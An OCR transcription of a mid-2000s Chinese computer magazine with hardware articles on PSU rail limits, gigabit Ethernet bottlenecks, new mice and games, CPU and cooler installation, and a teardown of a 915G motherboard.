可见，供电不足现象的出现，并不是因为电源功率不够造成的。

木桶原理

实际上，通过了解电脑电源的输出原理，我们就可以知道，作为一个总量的300W或400W，实际上是输出到+5V、+3.3V等多个不等的输出线路上的功率总和。任何一个输出线路都有自己的最大输出功率，并且没有一个能达到300W或400W。

这就是ATX电源的输出功率分配问题。


而在电脑设备中，不同的设备所需的电压是不同的。例如P4 CPU的供电主要来自+12V输出，而硬盘光驱则根本用不到+3.3V的电压。这样，在有些时候就会出现一种情况——尽管整个电脑系统只有200W的功率，但CPU的功率却超过了电源的+12V的最大输出能力。这时候，电源有300W也罢、400W也罢，都会出现供电不足的现象。

这也就是所谓的“木桶原理”——木桶能盛多少水由最短的一块木板决定，而不管这个桶有多高。

ATX 12V 1.3版

所以，盲目增大电源功率只会白白加大成本和价格，并不是解决问题的办法。真正解决问题的办法是根据新时期电脑配件的功耗结构来调整电脑的输出功率分配。例如所谓“P4专用电源”，其学名应该叫“ATX 12V电源”。它相对老式的ATX电源增加了+12V的专用输出口并增大了+12V的输出功率，所以在总功率不变的前提下满足了大功率的P4 CPU的需要。

现在，ATX电源已经发展到ATX 12V 1.3版。它结合现在CPU和显卡功耗极度高涨的现实，进一步修改了电源的输出功率分配，并删除了一些已经没有用处的输出线路，从而进一步适应现在的电脑系统需要。



迷信十 千兆网速度比百兆网快10倍

迷信之传说：千兆网速度比百兆网快10倍，千兆到桌面(即千兆网入户或办公室电脑千兆网连接)，下载电影只需几秒钟！

迷信指数	★★★★
迷信发源	宽带运营商、网络设备供应商甚至主板制造商的宣传资料
破除难度	★★★

破除迷信：千兆网的理论带宽确实10倍于百兆网，但在实际应用中，这个速度是很难达到的。瓶颈不在网络连接，而在于电脑本身！

网卡，永远不可能跟标注的一样快

由于网络控制器的效率、PCI设备对PCI总线带宽的争用、CPU占用率等因素的综合影响，使得十兆网、百兆网的实际利用带宽都存在不小的折扣。在理想状态下，实际的网络传输速度能相当于80%的总带宽利用率，就相当不错了。也就是说，如果百兆网连接的电脑，实际有效带宽只有80Mbps，相当于数据传输的最高速度为10MB/s。千兆网同样存在这个问题。而且随着数据传输率的提高，网卡的CPU占用率将更高。

扛不住的不是网卡，而是硬盘

不光如此，千兆网按照以上规则，其有效带宽将达到800Mbps，相当于80MB/s。这个速度已经占用了PCI设备133MB/s总带宽的一大半了。同时，硬盘控制器实际上也是一个PCI设备，它必然和千兆网共享PCI有限的133MB/s的总带宽。而目前主流的硬盘，其接口带宽通常为100MB/s，实际数据传输速率大多在20MB/s～80MB/s之间。这样，PCI控制器必然不堪重负，从而大大削弱千兆网和硬盘的实际性能。

这种情况，就好比两个胖子，通过一扇和他们身体差不多宽的门。如果他们挨个儿走，那么不会有什么问题；但如果试图并排通过，那只能是互相拥挤，卡在门框上。

当然，芯片组厂商也想了一些办法来解决这个问题。比如Intel就为它的千兆网控制器设计一条带宽266MB/s的专用通道，这样就避开了设备争用导致效率低下的问题。但即使如此，网络数据传输能保证80MB/s的速度了，我们上哪里去找一块能以80MB/s的速度持续写入数据的硬盘呢？要知道，目前最快的硬盘，也不过刚好能突破80MB/s的极限速度。而且这还是在读取盘片最外圈数据时才可能达到的理论速度，硬盘的实际平均速度远低于此！

这种情形，就好比把大桶里面的水通过一个小漏斗往小桶里倒——大桶的水确实多，也不存在倒不出来的问题；只是，漏斗不能通过那么大流量的水，而且小桶也根本盛不下那么多的水！

几秒钟下载一部电影，瞎扯！

所以说，所谓的“装了千兆网，下载电影只要几秒钟”，是多么荒唐的谎言！假设几等于9，就算千兆网全速下载，那么数据量就是720MB。这个容量正好和网上的一步高清晰流媒体格式的电影差不多。我倒不是完全不相信几秒钟能下载一部电影，而是不相信现在有硬盘能快到在9秒钟内把这部电影保存下来！当然了，如果是指所谓的“小电影”，就另当别论了。^_^

你知道吗？

怎么测试千兆网的真实速度

首先必须把硬盘排除在测试环境之外。为了真实再现千兆网的速度，只能是通过采用内存虚拟磁盘读写数据的方法来实现。两台安装了千兆网卡的电脑，用双机直连的网线连接；在两台电脑上分别创建一个尽可能大的内存虚拟盘(最好超过500MB)，并共享其中一个虚拟盘；然后将一个大小与虚拟盘差不多的文件放到已共享的虚拟盘中；从另一台电脑上访问该电脑的共享虚拟盘，并拷贝该文件到本地，同时计算时间。最后用文件大小除以拷贝时间，就能得到最接近千兆网真实带宽的速度了。 CF [ZT01]

硬派传说

硬派传说

硬派传说

■ CFan.Storyer

下一代鼠标什么样

不知不觉，微软的IE4鼠标、罗技MX500鼠标这些还很高级的鼠标已经成为了上一代产品，而这两个鼠标大厂的新一代产品就快来临了。




图 1

先看到的这一款是微软新一代S+ARCK鼠标（也称为Star）（图1），全名Optical Mouse by S+ARCK，有红、蓝两种颜色可选。无论是从这款鼠标的名字还是样子都可以看出，这款鼠标与微软鼠标过去很工业化的外观不同，很明显走的是时尚型路线，看来以后给MM的电脑的鼠标又增加了新的选择了。目前这款鼠标已经在欧美上市，售价34.95美元，据悉国内会在今年10月上市。



图 2

除了微软外，罗技的新一代无线鼠标也露出了真面目（图2），从样子上看应该是在MX700鼠标的基础上作了比较大的改动，滚轮也换成了和微软类似的四向滚轮，不知道实现方式是否一样。这款鼠标的光学定位器也和其他光学鼠标有较大的差别，看起来应该用的新一代产品。至于这款鼠标的名字，我们也只有从图片上猜测，是叫MX LASE吗？

两大硬件杀手近期上市

这两大硬件杀手一个叫DOOM 3，一个叫HalfLife 2，前一个从来都只说自己快上市了，而后一个自去年9月延期以来也不知道何时能够露真容。作为硬件杀手，特别是DOOM 3，按照它的开发商id software的一贯风格，我们认为首先是全世界50%的电脑没有达到最低配置而无法运行游戏，然后是25%的电脑因为执行效率太低而不能体会到游戏的乐趣，20%的电脑能够满足一般需求，在关掉一半以上效果后能够流畅运行，最后5%的顶级电脑才能完全体会到游戏的所有乐趣。其实期待这两款游戏尽早上市的人群不但有狂热的游戏迷，还有大量硬件厂商。因为这种人气极旺，同时对硬件要求相当高的游戏会极大刺激相关硬件的销售，无论nVIDIA的GeForce6800还是ATi的Radeon X800以及Intel和AMD的高频率CPU，甚至包括内存厂商，都不愿放过这个增加自己业绩的机会。

按照目前透露的信息，DOOM 3的推荐配置为2GHz处理器、512MB内存、Radeon 9800显示卡、5声道声效并且越高档的配置会有越好的效果。而HalfLife 2的配置则稍微要低一点。（图3）



图3 DOOM 3和HalfLife 2的零售包装？其实是某位作图高手给大家开的玩笑，高超的作图水平骗过了很多人的眼睛。

Pentium 4又添J后缀，有什么不同？

著名硬件网站VR-Zone网站在公开了Pentium4 550J处理器的运行截图（图4），Pentium4 550J处理器同样是采用Prescott核芯，图中运行频率为3.40GHz，仍旧采用800MHz前端总线，据介绍这款以“J”为后缀的新品加入了NX Bit安全技术，看来在CPU或者主板芯片中加入安全防范功能已经成为一种趋势了。预计“J”系列处理器会于第三季度开始销售，售价不会与同频其他产品有很大的差别。



图 4

CF [YJ01]

CPU（Central Processing Unit，中央处理器）是计算机的心脏，其包括运算部件和控制部件，是完成各种运算和控制的核心，也是决定计算机整体性能的主要部件之一。现在主流的CPU主要有Intel的Pentium Ⅲ、Pentium 4系列及赛扬系列，AMD的Athlon XP及Duron（K7）系列、Athlon64（K8）系列，该如何安装使用它们呢？

完美装机系列

—— CPU的安装与调试

■ cai

安装前的基本功

（一）主板CPU对对配

有些朋友在自己配电脑装机时会发生这样的情况——为何I865系列的新主板使用Celeron（赛扬）2.0GHz以下的CPU开机时点不亮？这就是大家在安装CPU时要注意的主板支持CPU的问题。

造成这种情况的起因是因为Intel865/875系列芯片组不支持早期采用0.18微米工艺制造的“Willamette”核心的Pentium 4的缘故，Willamette核心的P4和赛扬的额定工作电压为1.75V左右，而后期采用0.13微米制造工艺的Northwood核心的P4 A/B/C和赛扬（赛扬2GHz以上）的工作电压为1.475～1.550V，大多数I865/875系列主板能够提供的最高电压只有1.6V，因此无法支持Willamette核心的P4和赛扬，而Celeron 2.0GHz以下（不包括2.0GHz）及Pentium 4 2.0GHz以下不带A的型号都采用Willamette核心。厂商要想自己的I865/I875主板支持Willamette处理器，就需要在电路方面做些特殊处理，例如华硕、硕泰克的部分此类主板就通过特别的电路设计或附加芯片支持Willamette处理器，但这类主板在整个I865/I875主板市场中毕竟只是少数，所以多数消费者在做此配机选择时都需注意。

此外，随着年初Intel推出90纳米制造工艺的Prescott处理器（俗称P4E），主板对这款功耗和热量都非常大的新处理器的支持问题也显露出来。在芯片组方面，从技术上来看，Intel865/875/848P系列芯片组（I845系列则不支持），以及威盛的PT880，SIS的648FX、655等之前推出的芯片组都能够支持Prescott核心处理器。大家知道，目前的Northwood P4只要VRM 9、FMB 1.0规范的供电支持就可以正常运行，P4E处理器对主板供电部分的规格要求更高，主板的电源转换回路必须以VRM 10和FMB 1.5以上的规范设计才能符合P4E处理器的需求，VRM 10能够提供最高110W的电力供应给 Prescott处理器。当然，对于这点，有技术实力的大厂可通过良好的电路设计和附加电路的方法来达到主板对P4 E的支持，大家在选择主板时可参看该主板的说明书。此外，对于BIOS不能正确的识别到P4E处理器的情况，可通过更新最新版本的BIOS来达到我们上边提到的主板芯片组对P4 E支持的目的。


AMD系的老主板也同样存在对其新核心处理器的能否正常支持的问题，不过AMD处理器的电压一直都是在一个范围内，所以这方面CPU和主板都能互相搭配，但AMD处理器的外频变化较多，不同芯片组支持的外频并不一样，比如早期的KT266芯片组只能支持200MHz前端总线，就不能使用266/333/400MHz前端总线的CPU，大家在选配时可多看看主板说明书，并了解一下是否可通过刷BIOS来解决。

> 小提示
>
> 主板不能正确识别CPU的解决方法
>
> 主板在使用最新出品的CPU时，很可能遇到这种情况：主板能够正常启动，但不能识别正确的CPU型号，把Celeron识别为Pentium，或者直接显示不可识别的CPU。这是因为主板BIOS中没有相应处理器的CPU识别代码，因此主板不能识别CPU。遇到这种情况，CPU其实已经正常工作，只是BIOS中不能正常显示。最方便的解决方法就是升级主板BIOS，一般新BIOS都会有新的CPU识别代码，遇到没有新BIOS的情况，如果自己动手能力比较高，可以自己DIY一个新的BIOS，加入相应代码。加入CPU识别代码的相应方法可以在http://www.cfan.com.cn/04HARDWARE/030903.htm这篇文章上查到。

此外，随着P4平台800MHz前端总线逐渐成为主流，一些板卡厂商通过超频已经在I845PE（甚至I845E）芯片组主板上实现了对800MHz前端总线的支持（在BIOS中提供了800MHz FSB的超频选项）。但毫无疑问，这些主板支持800MHz都是通过“超频”得来的，其稳定性堪忧，所以大家要想搭配800MHz的P4，还是尽量选用真正800MHz的主板，毕竟现在的I848P、PT800/PT880、I865PE这类主板都不贵，在400～600元间就可尽情挑选。

（二）CPU架构要认准


CPU的架构就是指的CPU及主板的插座类型，CPU插座就是主板上安装处理器的地方。目前主流的CPU插座类型主要有Socket 370、Socket 478、Socket A，以及新型的Socket T、Socket 754/939几种。其中Socket370支持的是PⅡ/Ⅲ及赛扬Ⅱ/Ⅲ、Cyrix等处理器；Socket 423用于早期P4处理器，而Socket 478则用于目前主流P4处理器。而Socket A（Socket462）支持的则是AMD的毒龙及速龙等处理器；Socket T支持的是Intel LGA775处理器；Socket 754/939/940 则支持的是AMD 64位K8处理器。另外还有的CPU插座类型


图1　注意看标示


为支持奔腾 / 奔腾MMX及K6/K6-2等处理器的Socket 7插座；支持老PⅡ级或PⅢ级CPU的Slot 1插座及AMD老Athlon使用的Slot A插座等等。

初级用户分辨不同类型CPU及CPU插槽的方法其实非常简单，安装AMD毒龙、速龙CPU的插槽旁标注有“Socket 462”字样，而用于安装Intel Celeron和PⅢ级CPU的插槽则标有“Socket 370”字样。同理，P4 CPU的安装插槽旁标注有“Socket 423”或“Socket 478”的标注。用户在安装CPU时必须对号如座，由于引脚针数的不同，因此错误的操作是行不通的，只是万一在不清楚地情况下购买不配套的配件，可就划不来了 。

此外，将CPU插入插槽时需要注意，CPU的安装有方向规定，包含P4在内的几乎所有插针式CPU都有缺角（缺针）标记，相应的插槽上也有缺角设计，大家在安装时只要将CPU的缺角一方对准插槽上相应位置插下即可（图1）。


图2

此外，由于CPU架构（接口）变换频繁，这给许多早期购机的用户带来了升级的麻烦。这时你可注意一下市场上的各类CPU转接卡，其可轻松解决这类同系列处理器架购变换带来的升级问题。市场上常见的CPU转接卡有：Socket370转Slot 1卡，老奔二代级主板440BX/LX及VIA 693等一般采用的是Slot 1接口，要想对其CPU进行升级，就需使用Slot 1转Socket370卡。价格在20元左右（图2）。Tualatin转接卡，因为针脚定义和电压模块不同，老BX、I810/815EP、VIA 694X等Socket370接口主板无法直接上“Tualatin”处理器，这种370转370接口的转接卡多内置电压模块，能使部分老主板用上“图拉丁”。售价在30元左右（图3）。Socket423转Socket478卡，把Socket 423转为Socket 478的转接卡，这对使用老P4-Socket423架构主板的读者较有用，不过市面上较少。



图3

CPU安装步步通


（一）CPU安装速查

没有安装过CPU的读者总怕在安装CPU时将其压坏或因自己的安装不当造成CPU的烧毁。其实，CPU的安装其实并不复杂，只要在安装时做到胆大心细就行了。


第一步：稍向外、向上用力拉开CPU插座上的锁杆与插座呈垂直90度角，以便让CPU能够顺利插入CPU插座（图4）。


图4

第二步：然后将CPU上针脚有缺针的部位对准插座上的缺口。（目前大部分型号的处理器都有缺针指示，插座上对应的缺口要和CPU上缺针的一角对齐，如果插反了是不可能安装上去的）（图5）。


图5

第三步：CPU只能够在方向正确时才能够很轻松的被插入插座中，然后按下锁杆到底以锁紧CPU（图6）。


图6

第四步：在CPU的核心Die表面上均匀的涂上足够的散热膏（散热硅脂）。但要注意不要涂得太多，只需挤上一滴，再用指壳或其它工具均匀的涂（刮）上薄薄一层即可。

CPU的安装一般很简单，但CPU风扇的安装较复杂，其具体方法如下（以P4风冷散热器为例）：

第一步：首先在主板上找到已安装好的CPU和它的支撑机构的位置（没有支撑机构需先安插支撑机构）。

第二步：接着将散热风扇及散热片轻放入支撑机构内，并与CPU贴齐（做到中正平齐）（图7）。


图7

第三步：向下压风扇四边的四个挂勾，直到它的四个卡子鍥入支撑机构对应的孔中（先向下挂一边，然后




图 8

另一边）（图 8 ）。

第四步：再将风扇上部两个锁紧压杆反方向压下以固定风扇，需要注意的是每个压杆都只能沿一个反方向压下(图9)。

最后一步：最后不要忘了将 CPU 风扇的电源线接到主板上 3 针的 CPU 风扇电源接头上即可（图 10）。

如果是 AMD 处理器或 Socket 370 等处理器，可将风扇两边的固定扣扣在 CPU 插座的固定点即可——先将一边扣具在 CPU 插座上挂好。然后再稍用力按下另一边扣具至 CPU 插座并挂好。如果空间狭窄你嫌手不好用力，你可借用平口螺丝刀等工具来完成。




图 9




图 10

Intel915P 芯片组支持全新的 LGA775 接口（Socket T 插槽）的 Intel 处理器，在 Socket T 插槽上采用了一排排整齐的触须，这些触须很容易弄断，如果在安装时不小心弄断或弄歪一根，那么可能造成整个主板报废或导致短路或者接触不良。针对这种情况，一些主板厂商也在积极对策，例如主板大厂微星公司自己开发了一个小处理器安装小工具，任何一款微星新主板都将附带该工具，这个小工具实际就是一个塑料的模具，使用方法很简单，先将处理器放入其中，然后按照脚上三角的标志对好方向，放入 Socket T 槽中即可，这可大大降低 Socket T 的安装难度(图 11)。

火速链接

安装LGA775处理器可以从2004年第9期《老虎嘴里也镶牙——LGA775处理器安装过程详解》中查到。

CPU 安装的其他注意事项

（一）涂散热硅脂

在安装 CPU 时不要忘记，一定要在 CPU 上涂散热膏或加块散热垫。而没有在处理器上使用导热介质会导致当机甚至烧毁 CPU（特别是对于 P4E 这类高热处理器而言更是如此）。散热硅脂只需涂在 CPU 核心表面，或者 CPU 保护盖的表面，而不是整个 CPU 表面都要涂，这一点初学者切要切记（图 12）。




图 11

散热硅脂不宜过多涂抹，只要能敷上薄薄一层即可，涂多了的可将其用纸或纸壳刮擦掉。此外，在 P4 系列处理器的保护壳上有一个小小的圆孔，主要是用来保证内外气压平衡，并辅助核心内部散热的，所以大家在涂抹硅脂的时不要将这个小孔堵住。一些散热装置的制造商会在其产品中附有散热膏，如果你的没有，在大多数电脑城或电脑店都会有卖，价格大约 3~5 元。



图 12　只需涂中心的核心表面

（二）散热器的选择

在安装 CPU 时选择何种散热器也是个问题，对于要求较高的读者可优选三年质保的真盒装产品，这样在安装时有何问题也能较好的得到质保。而对于自配风冷散热器的读者来说，建议优选清华华天、CoolerMaster、Thermaltake（TT）等厂家专为不同系列 CPU 推出的专用风扇即可，其价格也不贵，一般在 20~100 元左右。

（三）自动识别与跳线

新型主板都采用 BIOS 程序自动识别并设置 CPU 工作状态，你不必再为此劳心。其修改设置也非常方便，只要将 CPU 插好，打开电源，进入 BIOS，就可对设置 CPU 参数进行修改设置。




图 13　DIP 开关及跳线说明

虽然现在几乎所有主流主板都是自动识别 CPU 以及设置电压的，但对于购买二手电脑或还在使用老电脑的读者而言为了以防万一，最好在安装前先阅读主板说明书，看相关 CPU 安装的细节，确定是否需要进行跳线设置（或多看看主板上的跳线情况及设置标注，一般 PII 级及以前的 CPU 在安装时大多都需要用跳线或 DIP 开关进行频率或电压等

的设置）。（图13）

小提示：

鉴别Remark Pentium 4处理器的最简单方法。

现在的Intel处理器的核心中都加入了一条一般人无法更改的CPU默认运行频率的信息，只要CPU的实际运行频率与默认频率不符合，就说明CPU是在超频运行。我们可以在Windows XP的系统属性的常规选项卡中中查找到CPU的实际运行频率与默认频率。

在弹出窗口中的上一个频率数值表示这款CPU的默认频率，下一个频率数值表示这款CPU的实际运行频率。

（四）BIOS中的一些设置

在Advanced BIOS Features（高级BIOS功能设定）中有CPU Internal Cache（CPU内置高速缓存）、External Cache（外部高速缓存，既L2二级缓存）、CPU L2 Cache ECC Checking（CPU二级高速缓存奇偶校验）几个选项，其在默认情况下都是打开（Enabled）的，如果你的电脑有因为CPU导致的异常（如莫名其妙的死机或程序异常），建议你可将后两项关闭（Disabled）看看。

在Frequency/Voltage Control（频率及电压控制）设置选项中一般会提供外频、倍频、电压的设置功能。例如CPU Clock Ratio（CPU倍频设定），对于未锁倍频的CPU，你可能要在本项设置你的CPU倍频，但是如果你的CPU是锁倍频CPU，那么就不需作CPU倍频设置。在External Clock（CPU外频选择）项中你可对CPU的外频做出调整，很多”超频“主板支持线性超频和多分频技术，其可以在BIOS中采用1MHz递增的方式来增加CPU外频。在Core Voltage（CPU内核电压选择）中，可对CPU电压进行调整，很多主板能以每档0.05V或更低电压递增调节，以利于超频。

此外，目前在BIOS中关于CPU的一个常见选项，那就是Hyper Threading（HT超线程）技术设置（打开或关闭）。目前I845E、SIS648、VIA P4X400A以上的主板都支持此项功能，但在设置时也需注意，不是任何情况下都需打开。如在Windows操作系统中只有Windows XP以及以后的操作系统能够从HT技术中得到更优秀的性能，Windows 98/ME这类操作系统并不支持超线程技术，开启也没有用；Windows 2000虽然支持多处理器技术，但开启超线程后也不能发挥它的优势，所以同样不必开启。另外，支持超线程技术的CPU主要有800MHz的Pentium4 2.4C以上的处理器，所以你的处理器低于此也无法打开它。在Windows XP的任务管理器中查看是否成功开启超线程设置（图14）。[YJ02]



图14　同时有两个CPU使用记录窗口，表示超线程设置已经开启

实物剖析 带你看清915G主板

■ PISCES

作为Intel十年以来构架最大的一次改变，使用9X5芯片组的主板已经成为目前的热点之一。9x5上的新技术，新接口，我们都了解了吗？这次，我们特地从硕泰克公司借来一块使用915G芯片组的SL-915GPRO-FGR主板，让我们和新一代主板亲密接触，了解并看透它。

能看到的915G

能看到的部分，就是能从主板上直接了解到的变化。图1就是安装好CPU的硕泰克915G主板，我们可以大致看




图1

出，这块主板依然是ATX结构，CPU插槽有不小的改变。AGP槽也消失了，取代它的是PCI Express ×16显卡插槽，另外3个PCI Express ×1插槽也替代了3条PCI插槽的位置。下面我们就一部分一部分地查看新主板带来的改变。

（一）CPU附近

硕泰克915G主板的CPU插座为LGA775接口，作为新一代CPU接口，好处是能够让CPU运行到更高的频率，但易损坏的缺点则是阻碍它普及的一个重要难关。我们在以前的文章中已经多次介绍过LGA775接口，这里就不再详述，我们将重点放在CPU插座的周边部分。

首先，我们注意到的是CPU的供电部分改为了4相供电（图2）。所谓“1 相”就是图中圈出的黑色场效应管、线圈和电容组成的一组电路，目的就是将电源输出的电压降到适合CPU工作的范围，输送给CPU工作。早期，CPU功率并不大，所以只需要单相供电就足够了，但到了随着CPU功率提升，这个转换电路所要承受的电流越来越大，单相




图2

供电已经不能承受那么大的电流，因此，厂商就设计了多相供电方式，把电流平均分配到每一相电路上，这样每项电路单独承受的电流就大大减少，降低单独的发热量，也延长了使用寿命。而我们了解到的LGA775处理器运行功率超过100W，耗电量极大，因此，厂商在设计9x5主板时都纷纷重新设计供电部分，不但有4相供电设计，有的厂商还专门为供电部分提供独立的散热设备，目的都是为了满足处理器的供电需要。

在CPU附近，我们还会发现一个4针的插座（图3），这就是为LGA775处理器准备的新一代散热风扇的接口。我们在评测LGA775处理器时曾经抱怨它的散热器噪音太大，就目前情况看来，LGA775处理器发热太大，看来无法直接降低散热器噪音了。




图3

而新的4针散热器除了供电线、地线、测速线以外，还有一根特殊信号线，这个信号线会根据CPU的温度来发送不同信号，调节风扇的转速。不过这个4针风扇接口并不是强制接口，它依然能使用现在流行的3芯风扇，只是这样就没有了调速功能。

（二）新的PCI Express

现在的PC结构依然构建在多年前的PCI总线构架上。PC的各种扩展设备都要经过标准PCI总线才能交换数据。而

33MHz/32bit 的标准 PCI 总线仅有 133MB/s 的总传输带宽，不能满足现在设备的数据传输要求，因此厂商只能不断修改设计，为显卡、硬盘、USB 设备等单独建立各自独立的传输通道，甚至在 875 主板的设计中还为 Intel 自己的千兆网卡开辟了独立的通道。而 PCI Express ×1 接口的速度就达到了单工 250MB/s 的传输速度，双工速度达到 500MB/s（就是说 A 设备向 B 设备以 250MB/s 传输数据的同时 B 设备还能向 A 以 250MB/s 的速度传输数据）。另外，PCI Express 还有另一个最大的亮点就是可扩展的带宽模式，在这种模式下所有的数据流在发送端被合理的分解，分别进入多条 PCI Express 传输线路，然后到达接收端后这些数据会被重新组合形成初始的信号。在这种模式下 PCI Express 可以提供×2、×4、×8、×12、×16、×32 这些扩展模式，最后，PCI Express 构架还有一大特点，多个数据流同时传输，就是某一设备在同一时间能够和多个其他设备交换数据，这也能提高系统的运行效率。

在硕泰克 915G 主板中（图 4），3 个 PCI Express ×1 插槽与主板南桥连接，提供全双工 500MB/s 的传输速度，这些接口将提供给千兆网卡、视频采集设备、高档声卡等；1 个 PCI Express ×16 插槽与主板北桥相连，提供全双工 8GB/s 的传输速率，远高于现在 AGP 8×接口 2.1GB/s 的速率，在这么大的带宽支持下，高档的 PCI Express ×16 显卡会有很大的性能提升空间。




图 4

（三）存储接口加加减减

在硕泰克 915G 主板 ICH6 南桥的周围摆放着 4 个 SATA 接口和 3 个 IDE 接口（图 5），但我们知道，这其中有两个 IDE 接口是由另一片 ITE 芯片提供的，ICH6 南桥只提供了 4 个 SATA 接口和 1 个 IDE 接口。虽然 Intel 这样做的目的是淘汰 PATA 接口的硬盘，但现在的用户很多并不是购买第一台电脑了，淘汰的老电脑中最有可能留下的就是硬盘，因此一个 IDE 接口很可能不够用，所以不少厂商都用第三方芯片，提供富余的 IDE 接口，以备不时之需。




图 5

看不到的 915G

在这块主板上，还有不少在藏在背后的变化，下面我们就来一一了解。

（一）没有安装的 DDR2 内存插槽

i915/925 芯片组一个重大改进在于支持了双通道 DDR2 533/400 内存，但在现在的情况下，DDR2 内存非常昂贵，而且由于现在 DDR2 内存的时序设置较长，导致现在 DDR2 内存并不能表现出性能的优势。因此，这款硕泰克 915G 主板依然使用的 DDR 内存插槽，这会极大降低装机成本。而目前各厂商生产的 915 系列主板的内存插槽主要有以下三种搭配：4×DDR2、2×DDR2+2×DDR、4×DDR。而 925P 主板因此只有 4×DDR2 一种内存插槽的搭配方式。

（二）一飞冲天的显示核心

915G 整合的 GMA900 图形核心硬件支持 DirectX 9.0 的像素渲染，软件支持顶点渲染，支持 OpenGL 1.4，特别满足微软 Longhorn 操作系统的需求，GMA900 核心频率 333MHz，配合不同的双通道内存，显存带宽可达到至 8GB/s~8.5GB/s，并支持动态分辨率调整和宽屏显示、HDTV（1080i，720p）支持多种功能，还可以配合外接在 PCI Express ×16 接口上的 ADD2 SDVO 扩展卡实现多头显示、DVI 输出等扩展。这样做的结果就是 NVIDIA 和 ATI 大幅度减产现在的低端独立显卡。

（三）四款南桥任搭配

这款硕泰克 915G 主板使用的 ICH6 南桥，并不支持 ICH6R 南桥的 Matrix RAID 模式。除此以外，9x5 系列芯片组还会在今年第四季度推出 2 款支持无线网络的南桥 ICH6W 和 ICH6RW，组成高低不同的主板搭配，满足市场需求。它们相互之间的区别如表 1。

表 1

ICH6南桥				
	ICH6	ICH6R	ICH6W	ICH6RW
芯片名称	FW82801FB	FW82801FR	FW82801FW	FW82801FRW
PCI-E x1	4条	4条	4条	4条
PCI	6条	6条	6条	6条
SATA-150	4个	4个	4个	4个
RAID机能	/	支持	/	支持
ATA-100	1个	1个	1个	1个
USB2.0	8个	8个	8个	8个
无线LAN	/	/	支持	支持
HD Audio	支持	支持	支持	支持
推出时间	已推出	已推出	第四季	第四季
